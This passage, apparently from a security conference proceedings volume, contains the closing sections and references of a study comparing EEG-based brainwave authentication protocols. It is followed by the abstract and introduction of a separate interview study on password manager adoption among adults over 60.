both the N400:Sentences and N400:Faces have less total stimuli in comparison to their counterparts. There are two reasons for this: highest elicitation effort (more time required for stimuli presentation) and low stimuli reusability. While it is rather quick to present new stimuli in the N400:Words, N400:Faces, and P300 protocols, that was not possible in the N400:Sentences. In this case, the subjects first had to be primed on the congruent form of a sentence and then later on shown the incongruent version to obtain the desired ERP in response. This process takes about 14 seconds per sentence in total, which results in a smaller number of stimuli per minute. Furthermore, the incongruent sentences need to be altered each time, otherwise they would not appear incongruent to the users anymore after a small number of iterations. Similarly, the N400:Faces also suffers from this effect, i.e., an unknown face would not lead to the same reaction if it was shown repeatedly. Because of the lack of stimuli reusability, we limited the execution of these protocols to just one round in our experimental setting, with the consequential decrease in the number of samples. In the N400:Words protocol, a video and the associated words can be used several times, since only the interaction between the words and the video are important. But the best design case is that of the P300 protocols. Here, the stimuli can be endlessly reused because the brain reaction responds to an infrequent event, the oddball, but it is not related to the semantic processing and so unaltered by stimulus familiarity.

Overall Protocol Comparison. We provide a comparative summary of the analyzed protocols to inform the design of future brainwave authentication systems (see Table 4).

Considering classification performance, the N400:Faces task is the best option. This performance, combined with the highest usability scores of all tested tasks, makes it a suitable candidate for real-world implementations. The main negative aspect is the complexity of the protocol design. Thus, research towards facilitating this design process is desirable. The second best option in terms of accuracy are the remaining N400 protocols. In this group, the N400:Words shows better potential for applicability, given its higher usability results on enjoyability and required attention, as well as the lower design effort with respect to the N400:Sentences. The P300 category of protocols showed the worst accuracy. In this case, usability improves when users select their own secret image. This preference on active selection was also observed by Chuang *et al.* [20] in protocols where users either had to chose or were imposed a mental task for authentication. The most positive of P300 protocols is that they are the easiest to implement.

In summary, N400:Faces was the most accurate task and the best ranked by users, outperforming the rest of the protocols in all dimensions. Nevertheless, performance needs to be further improved for its application in real scenarios.

7.2 Security

In this paper we covered a zero effort attacker model, but, like in other biometric methods, adversaries can also attack brainwave authentication by compromising different parts of the system [8]. The most applicable attack vector that targets specific users is arguably the *replay attack*, where the adversary injects a previously recorded sample of the biometric. Furthermore, with the current advance of machine learning techniques, it is also possible to generate fake brainwave data using Generative Adversarial Networks [59]. In this regard, if the authentication stimuli vary for each authentication attempt (order, type), the elicited brain responses will vary accordingly, but still provide the required user-specific features. This type of challenge-response protocol, implies that the attacker should be able to output results interactively in real-time, as the stimuli are not known in advance, which makes the attack harder to implement. Furthermore, an attacker observing a user while authenticating learns nothing about the brainwaves. Mimicry attacks, which are feasible for other biometrics (voice, gait), are not applicable because the adversary can not imitate non-volitional user responses.

The acquisition of EEG signals also raises privacy issues because brainwaves correlate e.g., with our mental states, cognitive abilities, and medical conditions [69]. An adversary that controls the authentication stimuli, such as an honest-but-curious authentication provider, could manipulate them to infer private data. Martinovic *et al.* [44] demonstrated the feasibility of this type of attacks. They successfully proved that, by manipulating visual stimuli, EEG signals could reveal users' private information about their bank cards, PIN numbers, area of living, and if they knew a particular person. Frank *et al.* [27] go even further, showing that it is possible to extract private data from EEG recordings using subliminal stimuli (short duration images embedded in visual content) that cannot even be consciously detected by users.

With the potential wide adoption of BCI applications in our everyday lives, security and privacy concerns are rising [9,13]. Our user study and other previous research [45] show that users are concerned about 'mind reading', but some people are already giving their brainwaves to third parties that offer brain-controlled games or relaxation applications. It is therefore paramount to research the security and privacy implications of using brainwaves in computer systems and work to design appropriate countermeasures before mainstream adoption.

7.3 Practical Implementation Aspects

Time to authenticate. A prototype implementation based on the N400:Faces brainwave authentication algorithm would require an initial *enrollment phase*. This means approximately 1 minute of brain data recording while the user looks at images in their PC. This phase could be extended to collect a higher amount of samples for training the system and broken into several shorter sessions for user convenience. It would be useful to implement a sample quality detector to adapt the duration of the enrollment process, similar to how fingerprint systems ask the user to place the finger in different angles until enough data is gathered for successful operation. Next, the *authentication phase* would require a minimum of 6 seconds to authenticate the user, though this time will vary due to the FRR. Fallback mechanisms should be implemented in case the authentication does not succeed in a reasonable time. Based on previous empirical research [75], the average time to authenticate with 8-character random passwords is around 7.5 seconds (12.8-13.2 seconds in tablet/smartphones [75]). Therefore, brainwave authentication is better in a best-case execution. But even if it takes longer, it has to be considered that usability perceptions can deviate from objective performance measures. For example, research shows evidence that graphical authentication schemes are perceived as more joyful than passwords even if the login time may exceed that of passwords [42,76]. In this sense, the N400:Faces is promising given the positive ratings on enjoyability obtained in the user study.

Extended Comparison. We use the framework of Bonneau *et al.* [14] to compare brainwave authentication against passwords (the most common solution) and fingerprint (the most used biometric). Table 5 summarizes this comparison according to the 25 criteria provided by the framework, grouped in *usability*, *deployability*, and *security* benefits. It can be seen that brainwave authentication provides better usability than passwords, and it could be comparable to that of fingerprints when FRR improves. On the security criteria, brainwaves bring additional benefits because they are not observable and can not be mimicked. Targeted impersonation attacks with synthetic or replayed data can be countered using the challenge(stimulus)-response nature of the brainwave authentication protocol. This allows the system to check response freshness and whether reactions correspond to stimuli that are meaningful for the legitimate user. Furthermore, as the adversary would need to interact with a legitimate authentication provider to obtain those per-user stimuli, we get resilience to phishing. The main security challenge is to reduce the FAR. Besides, brainwaves have the worst deployability according to the framework criteria, though these criteria focus on applicability to web authentication. Aspects like browser compatibility could be addressed by implementing brainwave authentication as part of the FIDO/WebAuthn protocols [77], currently supported in modern browsers. Additionally, there are other domains and use-cases outside the web realm where brainwaves could become practical.

Use-cases. The proposed brainwave authentication system was initially conceptualized for accessing PC applications, but the visual stimuli can be easily adapted to other devices and scenarios. Furthermore, once authenticated with the brainwave protocol, the user continues to have measurable brain activity, which can be leveraged for continuous authentication while wearing the headset. Brainwaves can be practical when users already wear an EEG reader for another application and a keyboard is inconvenient/unavailable. For example, authentication in Virtual Reality (VR) applications is still challenging as passwords are clearly unpractical. But modern VR headsets are introducing EEG sensors, making them a perfect scenario to apply our mechanisms. Additionally, with the ongoing miniaturization and integration of EEG sensors in devices that people commonly use (e.g., earbuds), having to carry them can be less problematic . Moreover, brainwaves could be augmented with other sensors that collect implicit biometrics (e.g., eye gaze) to improve authentication accuracy and, therefore, increase security.

7.4 Limitations

We acquired brainwaves in a lab environment and during a single recording session but we do not evaluate reliability and robustness with regard to noise or changing conditions. Nevertheless, based on previous research, we expect our system

Scheme	Usability								Deployability						Security										
	Memorywise-Effortless	Scalable-for-Users	Nothing-to-Carry	Physically Effortless	Easy-to-Learn	Efficient-to-Use	Infrequent-Errors	Easy-Recovery-from-Loss	Accessible	Negligible-Cost-per-User	Server-Compatible	Browser-Compatible	Mature	Non-Proprietary	Resilient-to-Observation	Resilient-to-Targeted-Impersonation	Resilient-to-Throttled-Guessing	Resilient-to-Unthrottled-Guessing	Resilient-to-Internal-Observation	Resilient-to-Leaks-from-Other-Verifiers	Resilient-to-Phishing	Resilient-to-Theft	No-Trusted-Third-Party	Requiring-Explicit-Consent	Unlinkable
Passwords			●		●	●	○	●	●	●	●	●	●	●		○						●	●	●	●
Fingerprint	●	●	●	○	●	●	●		○				●		○		●						●	●	
Brainwaves	●	●		●	●	○		●	○						●	●	●		●	●	●	●	●	●	

Table 5: Comparison of N400:Faces brainwave authentication against passwords and fingerprint using the framework by Bonneau et al. [14]. We use "●" to indicate that the scheme provides the benefit; and "○"to denote that the benefit is somewhat provided.

to be robust as ERPs are less sensitive to background noise than continuous EEGs and, even if latency/amplitude might vary with external factors like stress, tiredness, etc. [19], ERPs reflect morphological components (e.g., skull thickness) that are more stable [5, 63]. Additional experiments in real-life conditions should be conducted to validate this hypothesis. In our experiments, we observed a high variability in the performance of different brainwave authentication tasks. We speculate that the number and quality of registered samples impacts the results, but further research is required to understand the factors inducing this variability and how to reduce their effect. It would be also valuable to investigate the scalability of the results to even larger populations.

With regard to usability, our user study is based on a sample of the population that includes generally young and technically-savvy users Bigger and diverse sets of users would yield a more comprehensive picture of the usability issues in brainwave authentication systems. We described the system to our participants embedding it in a realistic use case: we told them that they would have to watch one task out of the set of tasks in the experiment once a day, and this would replace the need to type passwords for their applications. With this description, a perfect implementation is assumed. The main methodological limitation is that we rely on self-reported qualitative feedback about intended future behavior based on participants perception of the described system, which might not accurately reflect reality [39]. With these characteristics, our goal is to describe problems that could hinder the adoption of brainwave-based authentication to consider when designing actual prototypes or experiments, but we do not claim any generalizable findings. Nonetheless, to achieve ecological validity, we need to test and evaluate the actual usability of authentication prototypes in real scenarios.

8 Conclusion

We contribute to the literature on behavioral biometrics with the first comparative study on the usability and performance of brainwave authentication protocols based on endogenous Event Related Potentials using consumer-grade EEG readers. Our results show the feasibility of authentication by recording brain activity while users look to short sequences of visual stimuli (images or words). With regard to perceived usability, users are positive about this type of systems but call for simpler headsets and fast authentication times. Considering participants feedback, we highlight the need to conduct extensive privacy research before brainwave-based applications become mainstream. When contextualizing our results, we found out that comparability with other works is hampered by differences in experimental conditions and performance reporting schemes, but also because the sample sizes used in the literature are very small (the majority $\leq$10). We therefore contribute our dataset to improve the availability of samples and provide a source for common benchmarking. To bridge the comparability gap, the authentication community should strive to establish a consistent approach for communicating performance metrics.

Acknowledgments

We thank our shepherd Deepak Kumar, as well as the anonymous reviewers who helped to improve this paper with their useful feedback. The work of P. Arias-Cabarcos has been supported through an Alexander von Humboldt Post-Doctoral Fellowship. This work was also funded by the Helmholtz Association (HGF) through the Competence Center for Applied Security Technology (KASTEL), topic "46.23 Engineering Secure Systems".

References

[1] Sherif Nagib Abbas, Mohammed Abo-Zahhad, and Sabah Mohammed Ahmed. State-of-the-art methods and future perspectives for personal recognition based on electroencephalogram signals. *IET Biometrics*, 4(3):179–190, September 2015.

[2] M. Abo-Zahhad, Sabah M. Ahmed, and Sherif N. Abbas. A new multi-level approach to EEG based human authentication using eye blinking. *Pattern Recognition Letters*, 82:216–225, 2016.

[3] H. Akaike. A new look at the statistical model identification. *IEEE Transactions on Automatic Control*, 19(6):716–723, December 1974.

[4] Abdulaziz Almehmadi and Khalil El-Khatib. The state of the art in electroencephalogram and access control. In *2013 Third International Conference on Communications and Information Technology (ICCIT)*, pages 49–54, Beirut, Lebanon, June 2013.

[5] Blair C. Armstrong, Maria V. Ruiz-Blondet, Negin Khalifian, Kenneth J. Kurtz, Zhanpeng Jin, and Sarah Laszlo. Brainprint: Assessing the uniqueness, collectability, and permanence of a novel method for ERP biometrics. *Neurocomputing*, 166:59–67, 2015.

[6] Corey Ashby, Amit Bhatia, Francesco Tenore, and Jacob Vogelstein. Low-cost electroencephalogram (EEG) based authentication. In *2011 5th International IEEE/EMBS Conference on Neural Engineering*, pages 442–445, May 2011.

[7] Michael P Barham, Gillian M Clark, Melissa J Hayden, Peter G Enticott, Russell Conduit, and Jarrad AG Lum. Acquiring research-grade erps on a shoestring budget: A comparison of a modified emotiv and commercial synamps eeg system. *Psychophysiology*, 54(9):1393–1404, 2017.

[8] Karen Becker, Patricia Arias-Cabarcos, Thilo Habrich, and Christian Becker. Poster: Towards a framework for assessing vulnerabilities of brainwave authentication systems. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 2577–2579, 2019.

[9] Sergio López Bernal, Alberto Huertas Celdrán, Gregorio Martínez Pérez, Michael Taynnan Barros, and Sasitharan Balasubramaniam. Cybersecurity in brain-computer interfaces: State-of-the-art, opportunities, and future challenges. *arXiv preprint arXiv:1908.03536*, 2019.

[10] Niels Birbaumer and Leonardo G Cohen. Brain–computer interfaces: communication and restoration of movement in paralysis. *The Journal of physiology*, 579(3):621–636, 2007.

[11] D. H. R. Blackwood and W. J. Muir. Cognitive brain potentials and their application. *British Journal of Psychiatry*, 157(S9):96–101, December 1990.

[12] Maria V Ruiz Blondet, Sarah Laszlo, and Zhanpeng Jin. Assessment of permanence of non-volitional eeg brainwaves as a biometric. In *IEEE International Conference on Identity, Security and Behavior Analysis (ISBA 2015)*, pages 1–6. IEEE, 2015.

[13] Tamara Bonaci, Ryan Calo, and Howard Jay Chizeck. App stores for the brain: Privacy & security in brain-computer interfaces. In *2014 IEEE International Symposium on Ethics in Science, Technology and Engineering*, pages 1–7. IEEE, 2014.

[14] Joseph Bonneau, Cormac Herley, Paul C Van Oorschot, and Frank Stajano. The quest to replace passwords: A framework for comparative evaluation of web authentication schemes. In *Proc. IEEE Symp. on Security and Privacy*, pages 553–567, 2012.

[15] Katharine Brigham and B. V. K. Vijaya Kumar. Subject identification from electroencephalogram (EEG) signals during imagined speech. In *2010 Fourth IEEE International Conference on Biometrics: Theory, Applications and Systems*, pages 1–8, Washington, DC, September 2010.

[16] John Brooke, P. W. Jordan, B. Thomas, B. A. Weerdmeester, and I. L McClelland. SUS-A quick and dirty usability scale. *Usability evaluation in industry*, 189(194):4–7, 1996.

[17] Ulrich Burgbacher and Klaus Hinrichs. An implicit author verification system for text messages based on gesture typing biometrics. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 2951–2954, 2014.

[18] Ann Cavoukian and Alex Stoianov. *Biometric encryption: A positive-sum technology that achieves strong authentication, security and privacy*. Information and Privacy Commissioner, Ontario, 2007.

[19] Hui-Ling Chan, Po-Chih Kuo, Chia-Yi Cheng, and Yong-Sheng Chen. Challenges and future perspectives on electroencephalogram-based biometrics in person recognition. *Frontiers in neuroinformatics*, 12:66, 2018.

[20] John Chuang, Hamilton Nguyen, Charles Wang, and Benjamin Johnson. I think, therefore I am: Usability and security of authentication using brainwaves. *Lecture Notes in Computer Science*, 7862 LNCS:1–16, 2013.

[21] Rig Das, Emanuele Maiorana, and Patrizio Campisi. Eeg biometrics using visual stimuli: A longitudinal study. *IEEE Signal Processing Letters*, 23(3):341–345, 2016.

[22] Alexander De Luca, Marian Harbach, Emanuel von Zezschwitz, Max-Emanuel Maurer, Bernhard Ewald Slawik, Heinrich Hussmann, and Matthew Smith. Now you see me, now you don't: protecting smartphone authentication from shoulder surfers. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 2937–2946, 2014.

[23] Jacques B. Debruille, Jaime Pineda, and Bernard Renault. N400-like potentials elicited by faces and knowledge inhibition. *Cognitive Brain Research*, 4(2):133–144, 1996.

[24] Matthieu Duvinage, Thierry Castermans, Mathieu Petieau, Thomas Hoellinger, Guy Cheron, and Thierry Dutoit. Performance of the emotiv epoc headset for p300-based applications. *Biomedical engineering online*, 12(1):56, 2013.

[25] Emotiv Systems. Emotiv EEG Headset Comparison Page, Url: https://www.emotiv.com/comparison/, Accessed: 31.07.2019.

[26] EU. General Data Protection Regulation, URL: https://gdpr-info.eu/, Accessed: 30.04.2019.

[27] Mario Frank, Tiffany Hwu, Sakshi Jain, Robert Knight, Ivan Martinovic, Prateek Mittal, Daniele Perito, and Dawn Song. Subliminal Probing for Private Information via EEG-Based BCI Devices. *CoRR*, abs/1312.6052:1–12, December 2013.

[28] Qiong Gui, Maria V. Ruiz-Blondet, Sarah Laszlo, and Zhanpeng Jin. A Survey on Brain Biometrics. *ACM Computing Surveys*, 51(6):1–38, 2019.

[29] Lindsay F Haas. Hans berger (1873–1941), richard caton (1842–1926), and electroencephalography. *Journal of Neurology, Neurosurgery & Psychiatry*, 74(1):9–9, 2003.

[30] InteraXon Inc. Url: https://choosemuse.com/, Accessed: 05.02.2020.

[31] ISO ISO. Iec 19795-1: Information technology–biometric performance testing and reporting-part 1: Principles and framework. *ISO/IEC, Editor*, 1(3):5, 2006.

[32] Isuru Jayarathne, Michael Cohen, and Senaka Amarakeerthi. Survey of EEG-based biometric authentication. In *2017 IEEE 8th International Conference on Awareness Science and Technology (iCAST)*, pages 324–329, November 2017.

[33] Preben Kidmose, David Looney, Lars Jochumsen, and Danilo P Mandic. Ear-eeg from generic earpieces: A feasibility study. In *2013 35th annual international conference of the IEEE engineering in medicine and biology society (EMBC)*, pages 543–546. IEEE, 2013.

[34] Els J Kindt. *Privacy and data protection issues of biometric applications*, volume 1. Springer, 2016.

[35] Belal Korany, Chitra R Karanam, Hong Cai, and Yasamin Mostofi. Xmodal-id: Using wifi for through-wall person identification from candidate video footage. In *The 25th Annual International Conference on Mobile Computing and Networking*, pages 1–15, 2019.

[36] Marta Kutas and Kara D. Federmeier. Thirty Years and Counting: Finding Meaning in the N400 Component of the Event-Related Brain Potential (ERP). *Annual review of psychology*, 62(1):621–647, 2011.

[37] Marta Kutas and Steven A. Hillyard. Reading senseless sentences: brain potentials reflect semantic incongruity. *Science*, 207(4427):203–205, 1980.

[38] Marta Kutas and Steven A. Hillyard. Brain potentials during reading reflect word expectancy and semantic association. *Nature*, 307:161–163, 1984.

[39] Jonathan Lazar, Jinjuan Heidi Feng, and Harry Hochheiser. *Research methods in human-computer interaction*. Morgan Kaufmann, 2017.

[40] Fabien Lotte, L Bougrain, A Cichocki, M Clerc, Marco Congedo, A Rakotomamonjy, and F Yger. A review of classification algorithms for EEG-based brain computer interfaces: a 10 year update. *Journal of Neural Engineering*, 15(3):031005, 2018.

[41] Myndplay Ltd. Url: www.myndplay.com/, Accessed: 05.02.2020.

[42] Yao Ma and Jinjuan Feng. Evaluating usability of three authentication methods in web-based application. In *2011 Ninth International Conference on Software Engineering Research, Management and Applications*, pages 81–88. IEEE, 2011.

[43] Anthony J Mansfield and James L Wayman. Best practices in testing and reporting performance of biometric devices. 2002.

[44] Ivan Martinovic, Doug Davies, Mario Frank, Daniele Perito, Tomas Ros, and Dawn Song. On the feasibility of side-channel attacks with brain-computer interfaces. In *Proceedings of the 21st USENIX conference on Security symposium*, pages 34–43, Bellevue, WA, USA, August 2012.

[45] Nick Merrill, Max T. Curran, and John Chuang. Is the future of authenticity all in our heads? moving passthoughts from the lab to the world. In *Proceedings of the 2017 New Security Paradigms Workshop*, NSPW 2017, page 70–79, New York, NY, USA, 2017. Association for Computing Machinery.

[46] Matthew B Miles and A Michael Huberman. *Qualitative data analysis: An expanded sourcebook*. sage, 1994.

[47] Chisei Miyamoto, Sadanao Baba, and Isao Nakanishi. Biometric person authentication using new spectral features of electroencephalogram (EEG). In *2008 International Symposium on Intelligent Signal Processing and Communications Systems*, pages 1–4, February 2009.

[48] Kusuma Mohanchandra. Using Brain Waves as New Biometric Feature for Authenticating a Computer User in Real-Time. *International Journal of Biometric and Bioinformatics*, 7(1):49–57, 2013.

[49] Isao Nakanishi, Sadanao Baba, and Shigang Li. Evaluation of Brain Waves as Biometrics for Driver Authentication Using Simplified Driving Simulator. In *2011 International Conference on Biometrics and Kansei Engineering*, pages 71–76, Takamatsu, Japan, September 2011.

[50] Isao Nakanishi, Sadanao Baba, and Chisei Miyamoto. EEG based biometric authentication using new spectral features. In *2009 International Symposium on Intelligent Signal Processing and Communication Systems*, pages 651–654, Kanazawa, Japan, December 2009.

[51] Isao Nakanishi and Masashi Hattori. Biometric potential of brain waves evoked by invisible visual stimulation. In *2017 International Conference on Biometrics and Kansei Engineering (ICBAKE)*, pages 94–99. IEEE, 2017.

[52] Isao Nakanishi and Takehiro Maruoka. Biometric authentication using evoked potentials stimulated by personal ultrasound. In *2019 42nd International Conference on Telecommunications and Signal Processing (TSP)*, pages 365–368. IEEE, 2019.

[53] Isao Nakanishi and Takuya Yoshikawa. Brain waves as unconscious biometrics towards continuous authentication - the effects of introducing PCA into feature extraction. In *2015 International Symposium on Intelligent Signal Processing and Communication Systems*, pages 422–425, Nusa Dua, Indonesia, November 2015.

[54] NeuroSky. NeuroSky MindWave Family Description Page, URL: http://neurosky.com/about-neurosky/, Accessed: 30.04.2019.

[55] R Palaniappan and D P Mandic. Biometrics from Brain Electrical Activity: A Machine Learning Approach. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, 29(4):738–742, 2007.

[56] Ramaswamy Palaniappan. Multiple Mental Thought Parametric Classification: A New Approach for Individual Identification. *International Journal of Signal Processing*, 2(4):222–226, 2005.

[57] Jeunese Payne, Graeme Jenkinson, Frank Stajano, M Angela Sasse, and Max Spencer. Responsibility and tangible security: Towards a theory of user acceptance of security tokens. *arXiv preprint arXiv:1605.03478*, 2016.

[58] Jonathan Peirce, Jeremy R Gray, Sol Simpson, Michael MacAskill, Richard Höchenberger, Hiroyuki Sogo, Erik Kastman, and Jonas Kristoffer Lindeløv. PsychoPy2: Experiments in behavior made easy. *Behavior Research Methods*, 51(1):195–203, 2019.

[59] Tanya Piplani, Nick Merill, and John Chuang. Faking it, making it: Fooling and improving brain-based authentication with generative adversarial networks. In *2018 IEEE 9th International Conference on Biometrics Theory, Applications and Systems (BTAS)*, pages 1–7. IEEE, 2018.

[60] Marios. Poulos, Maria Rangoussi, and Nikolaos Alexandris. Neural network based person identification using EEG features. In *1999 IEEE International Conference on Acoustics, Speech, and Signal Processing. Proceedings*, volume 2, pages 1117–1120, March 1999.

[61] Ryan Rifkin and Aldebaro Klautau. In defense of one-vs-all classification. *Journal of machine learning research*, 5(Jan):101–141, 2004.

[62] Maria V Ruiz-Blondet, Zhanpeng Jin, and Sarah Laszlo. Cerebre: A novel method for very high accuracy event-related potential biometric identification. *IEEE Transactions on Information Forensics and Security*, 11(7):1618–1629, 2016.

[63] Maria V. Ruiz Blondet, Sarah Laszlo, and Zhanpeng Jin. Assessment of permanence of non-volitional EEG brainwaves as a biometric. In *IEEE International Conference on Identity, Security and Behavior Analysis*, pages 1–6, Hong Kong, China, March 2015.

[64] Scott Ruoti, Brent Roberts, and Kent Seamons. Authentication melee: A usability analysis of seven web authentication systems. In *Proceedings of the 24th International Conference on World Wide Web*, pages 916–926, 2015.

[65] Phattarapong Sawangjai, Supanida Hompoonsup, Pitshaporn Leelaarporn, Supavit Kongwudhikunakorn, and

Theerawit Wilaiprasitporn. Consumer grade eeg measuring sensors as research tools: A review. *IEEE Sensors Journal*, 2019.

[66] Javad Sohankar, Koosha Sadeghi, Ayan Banerjee, and Sandeep K.S. Gupta. E-BIAS:A Pervasive EEG-Based Identification and Authentication System. In *Proceedings of the 11th ACM Symposium on QoS and Security for Wireless and Mobile Networks*, pages 165–172, Cancun, Mexico, November 2015.

[67] Nancy K Squires, Kenneth C Squires, and Steven A Hillyard. Two varieties of long-latency positive waves evoked by unpredictable auditory stimuli in man. *Electroencephalography and clinical neurophysiology*, 38(4):387–401, 1975.

[68] Shridatt Sugrim, Can Liu, Meghan McLean, and Janne Lindqvist. Robust Performance Metrics for Authentication Systems. In *Proceedings 2019 Network and Distributed System Security Symposium*, Reston, VA, February 2019. Internet Society.

[69] Shravani Sur and VK Sinha. Event-related potential: An overview. *Industrial Psychiatry Journal*, 18(1):70, 2009.

[70] Pin Shen Teh, Andrew Beng Jin Teoh, and Shigang Yue. A survey of keystroke dynamics biometrics. *The Scientific World Journal*, 2013, 2013.

[71] Kavitha P Thomas, AP Vinod, et al. Eeg-based biometrie authentication using self-referential visual stimuli. In *2017 IEEE International Conference on Systems, Man, and Cybernetics (SMC)*, pages 3048–3053. IEEE, 2017.

[72] Julie Thorpe, Paul C. van Oorschot, and Anil Somayaji. Pass-thoughts: authenticating with our minds. In *Proceedings of the 2005 workshop on New security paradigms - NSPW '05*, pages 45–56, Lake Arrowhead, CA, USA, September 2005.

[73] Marijn van Vliet, Christian Mühl, Boris Reuderink, and Mannes Poel. Guessing What's on Your Mind: Using the N400 in Brain Computer Interfaces. In *Lecture Notes in Computer Science*, volume 6334 LNAI, pages 180–191. Springer Berlin Heidelberg, Berlin, Heidelberg, 2010.

[74] Marijn van Vliet, Arne Robben, Nikolay Chumerin, Nikolay V Manyakov, Adrien Combaz, and Marc M Van Hulle. Designing a brain-computer interface controlled video-game using consumer grade eeg hardware. In *2012 ISSNIP Biosignals and Biorobotics Conference: Biosignals and Robotics for Better and Safer Living (BRC)*, pages 1–6. IEEE, 2012.

[75] Emanuel von Zezschwitz, Alexander De Luca, and Heinrich Hussmann. Honey, i shrunk the keys: Influences of mobile devices on password composition and authentication performance. In *Proceedings of the 8th Nordic Conference on Human-Computer Interaction: Fun, Fast, Foundational*, NordiCHI '14, page 461–470, New York, NY, USA, 2014. Association for Computing Machinery.

[76] Emanuel Von Zezschwitz, Anton Koslow, Alexander De Luca, and Heinrich Hussmann. Making graphic-based authentication secure against smudge attacks. In *Proceedings of the 2013 international conference on Intelligent user interfaces*, pages 277–286, 2013.

[77] W3C. Web Authentication: An API for accessing Public Key Credentials Level 2. W3C Candidate Recommendation Snapshot, 2020.

[78] Frederick W Wheeler, Richard L Weiss, and Peter H Tu. Face recognition at a distance system for surveillance applications. In *2010 Fourth IEEE International Conference on Biometrics: Theory, Applications and Systems (BTAS)*, pages 1–8. IEEE, 2010.

[79] Jonathan Wolpaw and Elizabeth Winter Wolpaw. *Brain-Computer Interfaces: Principles and Practice*. Oxford University Press, January 2012.

[80] Jonathan R Wolpaw, Niels Birbaumer, Dennis J McFarland, Gert Pfurtscheller, and Theresa M Vaughan. Brain–computer interfaces for communication and control. *Clinical Neurophysiology*, 113(6):767 – 791, 2002.

[81] Mahendra Yadava, Pradeep Kumar, Rajkumar Saini, Partha Pratim Roy, and Debi Prosad Dogra. Analysis of eeg signals and its application to neuromarketing. *Multimedia Tools and Applications*, 76(18):19087–19111, 2017.

[82] Su Yang and Farzin Deravi. On the Usability of Electroencephalographic Signals for Biometric Recognition: A Survey. *IEEE Transactions on Human-Machine Systems*, 47(6):958–969, 2017.

[83] Hui-yen Yap, Yun-huoy Choo, and Wee-how Khoh. Overview of Acquisition Protocol in EEG Based Recognition System. In Zeng et al., editor, *Brain Informatics*, volume 10654, pages 129–138. Springer, Cham, Switzerland, 2017.

Appendix: Open Data

The anonymized dataset and experiment material (script, questionnaire, codebooks) are available at https://git.scc.kit.edu/kr2925/brainwave-authentication.

Why Older Adults (Don't) Use Password Managers

Hirak Ray, Flynn Wolf, Ravi Kuber
University of Maryland, Baltimore County
[hirakr1,flynn.wolf,rkuber]@umbc.edu

Adam J. Aviv
The George Washington University
aaviv@gwu.edu

Abstract

Password managers (PMs) are considered highly effective tools for increasing security, and a recent study by Pearman et al. (SOUPS'19) highlighted the motivations and barriers to adopting PMs. We expand these findings by replicating Pearman et al.'s protocol and interview instrument applied to a sample of strictly older adults (>60 years of age), as the prior work focused on a predominantly younger cohort. We conducted $n = 26$ semi-structured interviews with PM users, built-in browser/operating system PM users, and non-PM users. The average participant age was 70.4 years. Using the same codebook from Pearman et al., we showcase differences and similarities in PM adoption between the samples, including fears of a single point of failure and the importance of having control over one's private information. Meanwhile, older adults were found to have higher mistrust of cloud storage of passwords and cross-device synchronization. We also highlight PM adoption motivators for older adults, including the power of recommendations from family members and the importance of education and outreach to improve familiarity.

1 Introduction

Knowledge-based mechanisms have been widely adopted to support security among users. Strong passwords which are not shared or reused have been recommended since the 1990s [2]. However, these are known to be challenging to recall, leading to individuals compromising security to achieve memorability. Multiple studies have attempted to understand the complex factors which play a role in password creation, management and storage [34, 35]. Some users' personal password management techniques may involve a trade-off between security and convenience [31], whereas others may involve heavy reuse of passwords [36]. Understanding password choices and composition also shed light upon the relationship between online privacy behaviors and password strength [29].

As a result, security experts often recommend password managers (PMs) as a means of automatic password generation, management and storage. PMs are an effective tool to achieve convenient authentication and improved security when accessing online accounts [32]. PMs come in many forms: standalone PMs, like LastPass or 1Password, that autofill, generate, and save passwords; browser-based PMs, like in Chrome or Firefox, that save entered passwords; and operating system PMs, like OSX Keychain, that manage passwords at an OS level across applications, like Wi-Fi passwords.

Given the wide range of choices of PMs, and the widely touted benefits of using these types of technology, Pearman et al. analyzed why users do (and do not) use PMs [25]. The researchers conducted semi-structured interviews with $n = 30$ participants split between those who do not use a PM, those who use a built-in browser-/OS-based a PM, and those who use a standalone PM. Participants described their password management techniques, trade-offs between convenience and security in PM adoption, motivations for and barriers against adopting PMs, and uncertainty regarding the source of password-saving prompts on browsers.

Given that older adults express similar concern towards their digital lives [11], the necessity of convenience [33], and the need for privacy [27] when using technology, PMs may be an effective tool for this user group. PMs could help address concerns relating to declining levels of physical dexterity and worries relating to cognitive prowess [7]. PM usage could support good security hygiene, while providing a convenient option for interaction—limiting the number of passwords to remember. However, adoption levels of PMs appear to be low overall [4], and studies of PM adoption have seen minimal investigation for older adult groups.

In this paper, we expand upon the research of Pearman et al., which focused on a predominantly younger sample (only one participant was >60 years old). We replicated the study conducted by Pearman et al. with an exclusively older adult sample ($n = 26$) to analyze differences in PM usage (and non-usage) with those over 60 years of age. This replication allowed us to directly compare two age groups using the same interview script and codebook. During the semi-structured interview, participants answered questions relating to authentication habits, password composition strategies, password

management techniques, and overall perceptions of and experiences with PMs. We also sought to recruit roughly equal samples of participants who do not use PMs, those who use PMs built into their browsers or operating systems, and those who use separately installed PMs.

Comparing the three PM user groups, we identified a number of differences with the relatively younger sample of Pearman et al. In particular, we highlight a higher number of adoption motivators required by older adults. This includes repeated recommendations from those they trust (close family members), the need to familiarize themselves with the tool's features, and a feeling of urgency to adopt these security tools. However, once motivated to adopt PMs, we see that older adults are tenacious users of PMs and engage in more secure practices (such as using the password generator) rather than simply convenient ones. At the same time, though, older adults are skeptical of cloud storage of passwords and do not trust the synchronization process of separately installed PMs.

There are also noted similarities between the younger group (from Pearman et al.' study) and older adults (from the study described in this paper). Those who did not use PMs used similar password creation and management strategies based on ad-hoc methods that lead to easily guessable and insecure passwords. This same group, for both younger and older adults, showed little concern of being vulnerable to attacks and did not believe they were engaging in risky behavior. Common barriers towards adoption of PMs were also apparent, such as the fear of a single point of failure, and the importance of having control over one's private information. For the older adults, at least, some of these perspectives may derive from their concern over self-determination in the presence of cognitive decline associated with the aging process.

In summary, we make the following contributions:

- We present motivations and barriers to adopting PMs among older adults, replicating methods from prior work to allow for direct comparison with younger adults;
- We analyze the motivations for older adults to adopt and not adopt PMs, such as the cumbersome set-up process, the lack of urgency, and the need for a simpler and convenient method to store passwords;
- We describe the effect of social influence and self-efficacy for older adults to adopt PMs, such as the impact of family and other advocates;
- We suggest new techniques for encouraging broader adoption of PMs among older adults.

